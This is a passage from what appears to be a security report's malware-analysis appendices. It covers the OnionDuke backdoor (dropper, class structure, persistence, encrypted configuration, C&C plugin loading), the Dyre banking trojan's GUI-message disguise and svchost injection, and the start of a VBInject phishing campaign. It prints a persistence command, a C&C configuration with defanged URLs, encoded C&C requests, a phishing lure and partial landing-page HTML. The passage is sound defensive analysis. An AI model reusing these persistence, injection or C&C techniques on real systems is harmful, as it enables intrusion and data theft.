OnionDuke is the malware that was served to TOR network users via a malicious exit node. The first information about its discovery was published in October 2014. The general principles of its operation were analyzed and described, whereas the present publication contains a detailed code and bot feature analysis. Below you may see MD5 sums of analyzed samples (Table 7):

The context of attacks with the use of OnionDuke allowed some researchers to combine them with campaigns in which MiniDuke software had been used. However, it should be remembered that these are two different types of malware.

Dropper

At first glance, Dropper OnionDuke seems to be a normal application. Its entry point suggests a standard CRT (C-Run-Time) initialization procedure which is typical for Windows graphical applications. During the initial static analysis we may note that initialization is followed by typical application calls based on the Windows UI, such as `CreateWindowEx` (create a window), `LoadStringW` (load a character string from the resources), `SendMessage` (receive a message addressed to the window), `DispatchMessage` (message handling – figure 24.). Moreover, a traditional message handling loop typical for Windows applications is also created. However, control commands never reach the loop as the program is terminated in the sub-procedure called before downloading the first message.

The sub-procedure is responsible for unpacking the backdoor, writing it to the file system and executing it. The backdoor is an encrypted DLL camouflaged as the GIF image file. After the initial review, we may note that it actually contains the character string "GIF89". However, this string is only used as a key to decrypt the remaining part of the resource file.

The resource file is encrypted with an algorithm which could not be identified. After decryption, the library contents are stored in the `User-Cache.dll` file, and then loaded using the `rundll32.exe`, which calls the exported library feature `ADB_Release`. Lastly, the dropper uses a traditional self-destruct method (which bypasses the binding Windows restriction of removing files of an active process) using a batch file, which deletes the dropper file and itself (figure 25).

Bot code

The main part of the OnionDuke bot was written in the C++ language. It is confirmed by a large number of structures and call methods typical for that language. Below we have presented how OnionDuke uses those structures and calls in order to execute its malicious operations.

Objects are class instances. An object on the assembler level can be presented as a set: of non-virtual calls

Dropper (OnionDuke.A)	28f96a57fa5ff663926e9bad51a1d0cb
Unpacked bot (OnionDuke.B)	c8eb6040fd02d77660d19057a38ff769

Table 7. MD5 sums of analyzed OnionDuke samples



Figure 24. Fake message handling loop




Figure 25: Dropper self-destruct script

and static (mostly constructors), virtual call array (the so called vtable, and most of all destructors) and object attributes. C++ object on the assembler level is not easily identifiable. The compiler uses various methods of implementing calls of its methods, therefore it is sometimes difficult to determine whether a given call refers to the object method or a standard function. This

report focuses on the code generated by the Microsoft Visual C++ compiler.

Constructors and destructors are important elements in the process of identifying objects (Figure 26 and 27). Constructors are usually present at the beginning of the analysed code. It can be said that in case

```

push    14h
mov     [esi+10h], eax
call    near ptr allocate_1
xor     edi, edi
add     esp, 4
cmp     eax, edi
jz      short loc_7032207F
mov     dword ptr [eax], offset PseudoRandom
mov     [eax+4], edi
mov     [eax+8], edi
mov     [eax+0Ch], edi
mov     [eax+10h], edi
inc     short loc_70322084

```

Figure 26. PseudoRandom class constructor

```

jz      loc_7032201D
push    4
call    near ptr allocate_1
add     esp, 4
test    eax, eax
jz      short loc_70322066
mov     dword ptr [eax], offset UnknownClass1
mov     esi, eax
inc     short loc_70322068

```

Figure 27. Constructor of an unknown class

of applications written in C++ they constitute an extension of the prologue sub-procedure (i.e. creating a stack frame, configuring structures responsible for handling exceptions or placing a protective cookie on the stack). The class object constructor with virtual methods can be easily identified by a characteristic sequence:

1. allocating memory in the heap or reserving space in the stack per object (usually a small one),
2. placing a pointer at the beginning of the vtable (i.e. transport of the constant to the address in the heap obtained in the previous step).

The described vtable array is the basic method of identifying object of a specific class or inheriting from that class. In this report vtable array offsets were used to identify the basic classes which make up the Onion-Duke.

Bot instance – structure description

During the code execution of the exported ADB_Release procedure of the bot library, a thread is created responsible for configuring and launching malicious functions. The bot instance is described by the structure presented on Figure 28/

First, the bot creates a FileSystem class object (vtable address – .rdata +0x2444) – Figure 29. This object is responsible for interacting with the file system. It creates a bot installation root, and in case of the analyzed sample – the directory %CSIDL_LOCAL_APPDATA%\Adobe\ Acrobat\10.0 (at the same time %CSIDL_LOCAL_APPDATA% in the analyzed system has the following value: C:\Users\<user>\AppData\Local\). It is used to transfer the bot library to the root and to write, read and delete configuration and loadable files (DLLs).

After installing files in the installation root, the bot starts creating the so called persistence, i.e. a mechanism which will ensure loading by the system upon every launch. It uses objects of the RegisterKey class (vtable: .rdata +0x262c), which help modify the default Startup folder location in the registry, and then using




Figure 28. Structure describing the bot instance

the OLE object wrapper (vtable: .rdata +0x2668) which handles shortcuts to files, inserts a shortcut to a command which loads the library, i.e.:

```

rundll32.exe C:\Users\<user>\AppData\Local\
Adobe\Acrobat\10.0\UserCache.dll, ADB_Release

```

This modification makes that the persistence ceases to be visible for some diagnostic programs (e.g. Sysinternals Autoruns). Figure 30 presents the original entry concerning the Startup folder, while Figure 31 presents the modified entry concerning the Startup folder.

Configuration and operations

The configuration stored in the file is encrypted and verified by a control sum CRC32. It is decrypted and verified with the use of ConfigCrypto class object (vtable: .rdata +0x228c). The bot attempts to read the configuration from the provided file. If it fails (e.g. because it's the first bot activation), it reads the initializing configuration from its encrypted resources.

The configuration text obtained from resources, from the configuration file or from a remote C&C node, after the control sum check and decryption is converted into a tree. A recursive algorithm is used for this operation, which creates a configuration node for each finished line and assigns subordinate nodes on the basis of indents.

```

e.dll:70338441 db 8Ch ; Y
e.dll:70338442 db 33h ; 3
e.dll:70338443 db 70h ; p
e.dll:70338444 FileSystem dd offset FileSystem_dtor ; DATA XREF:
e.dll:70338448 dd offset FileSystem_getInstallationRoot
e.dll:7033844C dd offset FileSystem_getEngineFileName
e.dll:70338450 dd offset FileSystem_getModuleFileName
e.dll:70338454 dd offset FileSystem_constructPaths
e.dll:70338458 dd offset FileSystem_installFiles
e.dll:7033845C dd offset FileSystem_openFileInRoot
e.dll:70338460 dd offset FileSystem_deleteFileInRoot
e.dll:70338464 dd offset FileSystem_readFileInRoot
e.dll:70338468 dd offset FileSystem_writeFileInRoot
e.dll:7033846C dd offset FileSystem_getFullPath
e.dll:70338470 dd offset FileSystem_makeTempFileInRoot
e.dll:70338474 dd offset FileSystem_deleteFile
e.dll:70338478 dd offset FileSystem_readFile
e.dll:7033847C dd offset FileSystem_createDirStructure
e.dll:70338480 dd offset FileSystem_deployInitialFiles
e.dll:70338484 dd offset FileSystem_getUserShellPath
e.dll:70338488 db 40h ; 0
e.dll:70338489 db 7Fh ; F
e.dll:7033848A db 32h ; 2

```

Figure 29. FileSystem class Vtable

Windows	Programs	REG_EXPAND_SZ	%USERPROFILE%\AppData\Roaming\Microsoft\Windows\Start Menu\Programs
CurrentVersion	Recent	REG_EXPAND_SZ	%USERPROFILE%\AppData\Roaming\Microsoft\Windows\Recent
Action Center	SendTo	REG_EXPAND_SZ	%USERPROFILE%\AppData\Roaming\Microsoft\Windows\SendTo
Applets	Start Menu	REG_EXPAND_SZ	%USERPROFILE%\AppData\Roaming\Microsoft\Windows\Start Menu
Explorer	Startup	REG_EXPAND_SZ	%USERPROFILE%\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup
Advanced	Templates	REG_EXPAND_SZ	%USERPROFILE%\AppData\Roaming\Microsoft\Windows\Templates

Figure 30. Original entry concerning the Startup folder

Windows	Programs	REG_EXPAND_SZ	%USERPROFILE%\AppData\Roaming\Microsoft\Windows\Start Menu\Programs
CurrentVersion	Recent	REG_EXPAND_SZ	%USERPROFILE%\AppData\Roaming\Microsoft\Windows\Recent
Action Center	SendTo	REG_EXPAND_SZ	%USERPROFILE%\AppData\Roaming\Microsoft\Windows\SendTo
Applets	Start Menu	REG_EXPAND_SZ	%USERPROFILE%\AppData\Roaming\Microsoft\Windows\Start Menu
Explorer	Startup	REG_SZ	C:\Users\john\AppData\Local\Startup
Advanced	Templates	REG_EXPAND_SZ	%USERPROFILE%\AppData\Roaming\Microsoft\Windows\Templates

Figure 31. Modified entry concerning the Startup folder



Figure 32. General diagram of the tree structure which stores the configuration

Field name	Meaning
Name	Instruction name
Value	Instruction operand
SubNodesCount	If the operand is a block, the number of instructions in that block
SubNodesList	Indicate a node – list guardian which contains block instructions

Table 8. Attributes of configuration elements

```

cfg:
timestamp: 0
webhosts:
- url: http://xxbeast.xxte50.net/forum/php883/menu.php
  param: ghdfjk
  key: 2906129839
- url: http://www.xxkolith.es/menu.php
  param: fagac
  key: 2906129839
- url: http://www.xxcoyenzxxche.com/menu.php
  param: hjukjl
  key: 2906129839
- url: http://www.xxinformacionxxincasalcoy.com/menu.php
  param: qgukcl
  key: 2906129839
- url: http://www.xxberx.es/menu.php
  param: xjnioa
  key: 2906129839
plugins:
check_new_sec: 3600

```

Figure 33. Configuration supplied with the backdoor




Figure 34. Diagram of the converted basic configuration

Instruction	Application
plugin	Instruction of downloading, configuring and launching the plugin
url	Data to construct a resource address which should be used to perform the overriding instruction
webhosts	A set of instructions which describe the bot connection to a C&C channel, such as details of the URL structure
Ctlproc	Name of exported plugin function which is to be called

Table 9. Sample configuration instructions:

```

UserCache.dll:7033840C PseudoRandom dd offset PseudoRandom__dtor
UserCache.dll:7033840D dd offset PseudoRandom__getVolumeSerialNumber
UserCache.dll:7033840E dd offset PseudoRandom__getParameter_1
UserCache.dll:7033840F dd offset PseudoRandom__getParameter_2
UserCache.dll:70338410 dd offset PseudoRandom__generateRandomName
UserCache.dll:70338411 dd offset PseudoRandom__generateRandomKB
UserCache.dll:70338412 dd offset dword_70338E10

```

Figure 35. PseudoRandom class Vtable

The entire transformation process of the configuration is controlled by ConfigParser class object (vtable: .rdata +0x22a4). It is responsible for converting the configuration contents to an easily manageable tree-based structure and for its handling (insert nodes, search nodes, determine sub-trees).

The processed configuration is stored with the use of the following classes: Configuration (.rdata +0x22ec), ConfigurationNode (vtable) and ListNode structure. The interdependencies are presented in Figure 32.

The elements which make up the configuration are placed in ConnectionNode class objects, which contains the attributes described in Table 8.

The Bot configuration field of the Bot structure constitutes the root of the tree. It contains the first ConnectionNode object. Its SubNodesList field points to the ListNode element, or the list of ConnectionNode objects which represent instructions of the first “indent” level. ListNode element is a node of the doubly linked list, its fields point to the next and previous node and it contains data of the instruction.

If the instruction operand is an instruction block, the following parts of the block are organized in a tree structure and are connected to the base structure.

Figure 33 presents a sample configuration provided together with the bot as an encrypted resource.

The configuration converted into a tree takes the form similar to the simplified diagram located on page 82 (Figure 34). Similar transformations are used by script parsers.

The configuration contents consist of instructions. The instruction may contain an operand, another instruction or block of instructions. Each configuration may contain a simple script which will be launched by the

bot or by installed plugins. Sample instructions were described in the table 9.

The most important function of the engine is to handle commands stored on the C&C server. The handling process has two stages.

In the first stage, the bot on the basis of the local configuration tries to perform its update (using the “webhosts” command). Thus, using instruction parameters (sub-instructions), it constructs URL addresses and using functions of the wininet.dll library, tries to download and process them like standard configuration files.

In the second step, the bot updates local configuration on the basis of the downloaded content. The most interesting part of that stage is the handling of the downloaded “plugin” instruction. If this instruction contains sub-instructions “url” and “ctlprocs”, the bot downloads a resource indicated in the operands of these instructions and saves it in its root as a dll library with a name corresponding to the plugin name. It then loads the library to the memory of the currently executed process and calls its exported function defined by the “ctlproc” instruction.

During the analysis, several interesting techniques were encountered for conducting malicious operations by OnionDuke. The auxiliary files which contain the instance configuration are created using names generated by the PseudoRandom class (Figure 35). It is a generator of pseudorandom numbers and character strings which, as its seed, uses the disk serial number (stored as 32-bit number), which contains the installation of the infected Windows system.

In case of the analyzed station the serial number was 0xe85cee60, while the name of the configuration file – “sxsny”.



Figure 36. Decrypting a configuration file




Figure 37. Decrypting a character string

The generator also creates a shortcut name used as a persistence in the Startup folder – “kb” string, followed by 10 random digits.

The current bot configuration is encrypted with a simple algorithm – xor sum of the open text with the repeated encryption key, whereas it corresponds to the serial number of a disk on which the victim’s operating system was installed.

The character strings used by the backdoor are protected against their dump by static analysis software.

They are stored in an encrypted form inside the sample and are decrypted only after the first use (Figures 36. and 37).

Some domains which OnionDuke is trying to link, represent web pages of actually existing companies and websites. Sample resource identifiers used by the bot in order to download commands from the C&C channel are as follows:

GET /forum/phpBB3/menu.php?ghdfjk=a7aPhwyuT-JdPyQiNG6pFyBy3ScAf+QicW/IQn13yH5RcyQINBqcS-


```
jR2mSckfok/IzeMI3Q6kTfIGpxKNH69dygatW6dP40D-
CHLd3xAv5CJ5X+hCZX/ccmVc=
GET /menu.php?hjkujl=a7aPhwyuTJdPyQING6pFy-
By3ScAf+QicW/IQn13yH5RcyQINBqcSjR2mSckfok/
IzeMI3Q6kTfIGpxKNH69dygatW6dP40DCHLd3xAv5C-
J5X+hCZX/ccmVc=
GET /menu.php?qgjkcl=a7aPhwyuTJdPyQING6pFy-
By3ScAf+QicW/IQn13yH5RcyQINBqcSjR2mSckfok/
IzeMI3Q6kTfIGpxKNH69dygatW6dP40DCHLd3xAv5C-
J5X+hCZX/ccmVc=
```

The bot references only to the menu.php resource located inside the directory structure of a given web server. These circumstances allow to make an assumption that the resources which the bot is trying to download have been placed on the servers as a result of a penetration. Such a solution would help botmasters increase the security of their anonymity and hinder domain sinkholing (if a domain indicates a legally operating service, its sinkholing is prohibited or restricted by various codes and regulations of domain registrars).

Bot instance operation is based on modular model, which provides various benefits. Firstly, a given bot instance, once identified (e.g. on the basis of an external IP address of the victim disclosed while executing a request to a C&C node), can be automatically configured on the basis of its classification to a defined victim class. For example, if the victim originates from an autonomous system of an institution in Germany, it can receive an order to download and install a network sniffer, and in case of infection victim in the US – to disconnect from the C&C channel and perform self-destruction. Another benefit of such a solution is the reduction of code which can be accessed by the technicians who analyze incidents related to infections. The personalized instance does not contain all plugins available for use to botmasters, and therefore they are not analyzed by researchers and their hashes cannot be created and included in anti-virus databases.

Summary

OnionDuke backdoor is an elaborate malware created in the C++ language. The functions of the sample obtained for analysis are limited to downloading acquisition commands and launching plugins which extend its capacities. To a large extent, it adjusts the parameters of various infections to a specific infected system. The names of created configuration files and the shortcut used to launch the bot at system start, and also the encryption key of the configuration file are generated on the basis of the victim's disk serial number. Therefore, it is more difficult to determine IOC (Indicator of Compromise), as e.g. artifacts in the file system which could be used to analyze other machines for infections. Its characteristic feature includes an elaborate mechanism of parsing and executing the configuration file which is very similar to a simple script engine. Combined with a modular structure, it ensures an enormous operating potential.

13.7. Appendix 7. Dyre botnet

A phishing campaign based on the Dyre malware is an example of ROP (Return-Oriented Programming). This method relies on the fact that out of all available "good" code (e.g. libraries to process multimedia, encoding characters, handling other extended program functions) chunks are clipped, afterwards combined in "bad" code (e.g. providing unauthorized access to the system). It is as if the developer solves a following problem: out of all available instruction (e.g. recipes, washing machine instructions), cut fragments and stick them together into

an instruction of building a bomb.

Event handling in a graphics application

All graphics applications in Windows operate in a similar way. Button, label, form – all of its graphical elements, the so called controls, are objects of a certain registered class. When the user intends to interact with such a control (click with a mouse, drag, change size, etc.), a message reaches the control with an assigned identifier. Another identifier is used in the message requesting the change of control size, and another while requesting its closure, and each message is handled by a special control handling sub-procedure.

If the graphics application developer wishes to expand the functionality of a given control (e.g. to make the button change color upon a right-click), he would create his own sub-procedure of handling a control message, and then would register it in the graphics sub-system. It may contain the code which upon receiving a message of a specific identifier will change the control color. Since that moment all messages obtained by the system are sent to the new handling sub-procedure, and the application user may use the extended functionality.

During an analysis of a malware sample called Dyre, it turned out that it masquerades as a graphics application before anti-virus programs or IPS devices, which may hinder its detection on the basis of analysis type and the sequence of calls selected by the program. Dyre uses many library calls typical for windowed applications (e.g. LoadIcon and LoadCursor from the user32.dll library), it also creates a graphics environment message handling loop. The described OnionDuke bot also contained instructions for handling such a loop, but it never passed to their execution.

The analyzed sample records its own control class in the graphics sub-system, using the RegisterClassExA call and providing as argument, the address of the suitably prepared WNDCLASSEX structure which describes the features of a new class (Figure 38). One of the components of the class description is the address of the sub-procedure which handles messages received by controls. After a successful registration, Dyre creates a control of that class, which theoretically should be displayed to the user in order allow him to consciously undertake interactions. However, before it happens, at the stage of constructing a control, the system sends several messages (Figure 39).

By checking appropriate information in header files of the libraries, we may adjust the observed identifier number to specific names:

```
#define WM_CREATE 0x0001
#define WM_DESTROY 0x0002
#define WM_PAINT 0x000F
#define WM_COMMAND 0x0111
#define WM_PARENTNOTIFY 0x0210
```

(0x0369 identifier handled specially for the purposes of the analyzed sample is missing from the list).

```

and     [ebp+var_30.cbWndExtra], 0
and     [ebp+var_30.cbWndExtra], 0
mov     eax, [ebp+hInstance]
mov     [ebp+var_30.hInstance], eax
push    68h                                ; lpIconName
push    [ebp+hInstance]                    ; hInstance
call    ds:LoadIconA
mov     [ebp+var_30.hIcon], eax
push    7F00h                              ; lpCursorName
push    0                                  ; hInstance
call    ds:LoadCursorA
mov     [ebp+var_30.hCursor], eax
mov     [ebp+var_30.hbrBackground], 6
mov     [ebp+var_30.lpszMenuName], 6Dh
mov     [ebp+var_30.lpszClassName], offset ClassName
push    6Ch                                ; lpIconName
push    [ebp+var_30.hInstance]             ; hInstance
call    ds:LoadIconA
mov     [ebp+var_30.hIconSm], eax
lea     eax, [ebp+var_30]
push    eax                                ; WNDCLASSEX *
call    ds:RegisterClassExA
leave

```

Figure 38. Registration of new control classes by the Dyre bot

```

lea     eax, [ebp+buffer]
push    eax
push    6Ah
push    hInstance
call    ds:LoadStringA
mov     eax, [ebp+MSG]
mov     [ebp+message], eax
cmp     [ebp+message], 1
jz      short process_WM_CREATE
cmp     [ebp+message], 2
jz      process_WM_DESTROY
cmp     [ebp+message], 0Fh
jz      process_WM_PAINT
cmp     [ebp+message], 11h
jz      process_WM_COMMAND
cmp     [ebp+message], 21h
jz      process_WM_PARENTNOTIFY
cmp     [ebp+message], 369h
jz      process_WM_0x0369
jnp     pass_to_default_processing

```

Figure 39. Sub-procedure of message handling

```

process_WM_CREATE:
and     dword_45F9AC, 0
push    0                                  ; lpParam
push    hInstance                         ; hInstance
push    0                                  ; hMenu
push    [ebp+hWndParent]                  ; hWndParent
push    1Eh                               ; nHeight
push    00Eh                              ; nWidth
push    5                                  ; Y
push    5                                  ; X
push    40000000h                         ; dwStyle
push    offset WindowName                 ; "Lite"
push    offset aStatic                    ; "static"
push    0                                  ; dwExStyle
call    ds:CreateWindowExA
mov     dword_45F9A8, eax
push    0                                  ; lpParam
push    hInstance                         ; hInstance
push    0                                  ; hMenu
push    [ebp+hWndParent]                  ; hWndParent

```

Figure 40. Sub-procedure of message handling WM_CREATE

```

process_WM_PARENTNOTIFY:
mov     eax, [ebp+uParam]
shr     eax, 10h
and     eax, 0FFFFh
movzx   eax, ax
cmp     eax, 9
jnz     short loc_42D770
push    0
push    65h
push    369h
push    [ebp+hWndParent]
call    ds:PostMessageA

```

Figure 41. Sub-procedure of message handling WM_PARENTNOTIFY




Figure 42. Launch method of the malicious code

The screenshot on Figure 40 shows how the sub-procedure process_WM_CREATE handles the WM_CREATE message sent to the control after being created.

A whole array of new controls is created for “static”, “listbox”, “edit”, “button” classes among, i.e. elements often used in graphics software. The control “parent” is sent a return message WM_PARENTNOTIFY, which as already mentioned, is handled by the created specialized control. Figure 41 shows the exact handling method.

Malicious operations

While handling messages with the unspecified identifier 0x0369, commences the infection process of the victim's system, and the analyzed sample is starting to show its true nature. Encrypted chunks of code, which are next decrypted and launched, are copied from various parts of the module to the allocated memory. The decrypted code checks the remaining active processes in order to find one which contains the character string “svchost.exe”. It is a process which handles services in Windows and is often selected by malware to conceal its code. After finding, it opens the process and using the NtMapViewOfSection call, maps and introduces own modifications into a code section. Then it uses the NtQueueApcThread call to set its newly created code in the queue, to continue its malicious operations from inside the svchost.exe process.

Afterwards, the bot installed in the system commences to operate (Figure 42). It places appropriate modules in the remaining system parts and creates streams and mutex (specialized system communication objects) to ensure mutual communication and synchronization. The bot activity mostly consists in recording user activity in browsers (Internet Explorer, Chrome, Firefox), from which it may steal data, e.g. concerning e-banking systems.

In case of an infection with the Dyre bot, the system libraries, within the handling of Windows graphics sub-system select and call the adequate control handling sub-procedure and thus launch the malicious

functions. That is why it's more difficult to associate code execution to the sample itself.

Dyre bot developers created a particularly perfidious tool which does all the dirty work, while masquerading as the system libraries. It is yet another proof that the basic automatic protections which during the analysis focus only on the library functions called by the application code are often insufficient to protect against an infection.

13.8. Appendix 8. VBInject trojan

A significant number of Internet users in Poland – including Orange Polska customers – received on Friday, 2 October 2015 a strange message, which looked like an overdue invoice from Orange.

*Witamy,
Przypominamy, ze uplynal termin platnosci e-faktury
za uslugi stacjonarne Orange. Zaleglosci z tytulu
nieuregulowanych opłat dotyczy:*

Numer faktury	FWL9059917000115
Numer ewidencyjny Klienta	541 290 5991 7053
Kwota do zapłaty	107,15 PLN
Termin płatności	2015-08-20

*Szczegółowe rozliczenie kwoty do zapłaty faktury jest
dostępne pod linkiem.*

*Wygodnie i zawsze w terminie e-faktury można
opłacić korzystając z Polecenia Zapłaty lub Płatności
Elektronicznej.*

*Jezeli faktura zostala juz opłacona prosimy o uznanie tej
wiadomosci za nieaktualna.*

*Wiadomosc zostala wygenerowana automatycznie,
prosimy na nia nie odpowiadac.*

*Pozdrawiamy
Orange*




Figure 43. Image of a page which imitates opening an Adobe Reader document




Figure 44. Image of a page which imitates a file to be downloaded

```

<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="pl">
<head>
<title></title>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
<meta name="robots" content="all" />
<meta name="description" content="" />
<meta name="keywords" content="" />
<script src="//ajax.googleapis.com/ajax/libs/jquery/2.0.1/jquery.min.js"></script>
<style type="text/css">
html { margin: 0px; padding: 0px; overflow: hidden; width: 100%; height: 100%; }
body { margin: 0px; padding: 0px; overflow: hidden; width: 100%; height: 100%; }
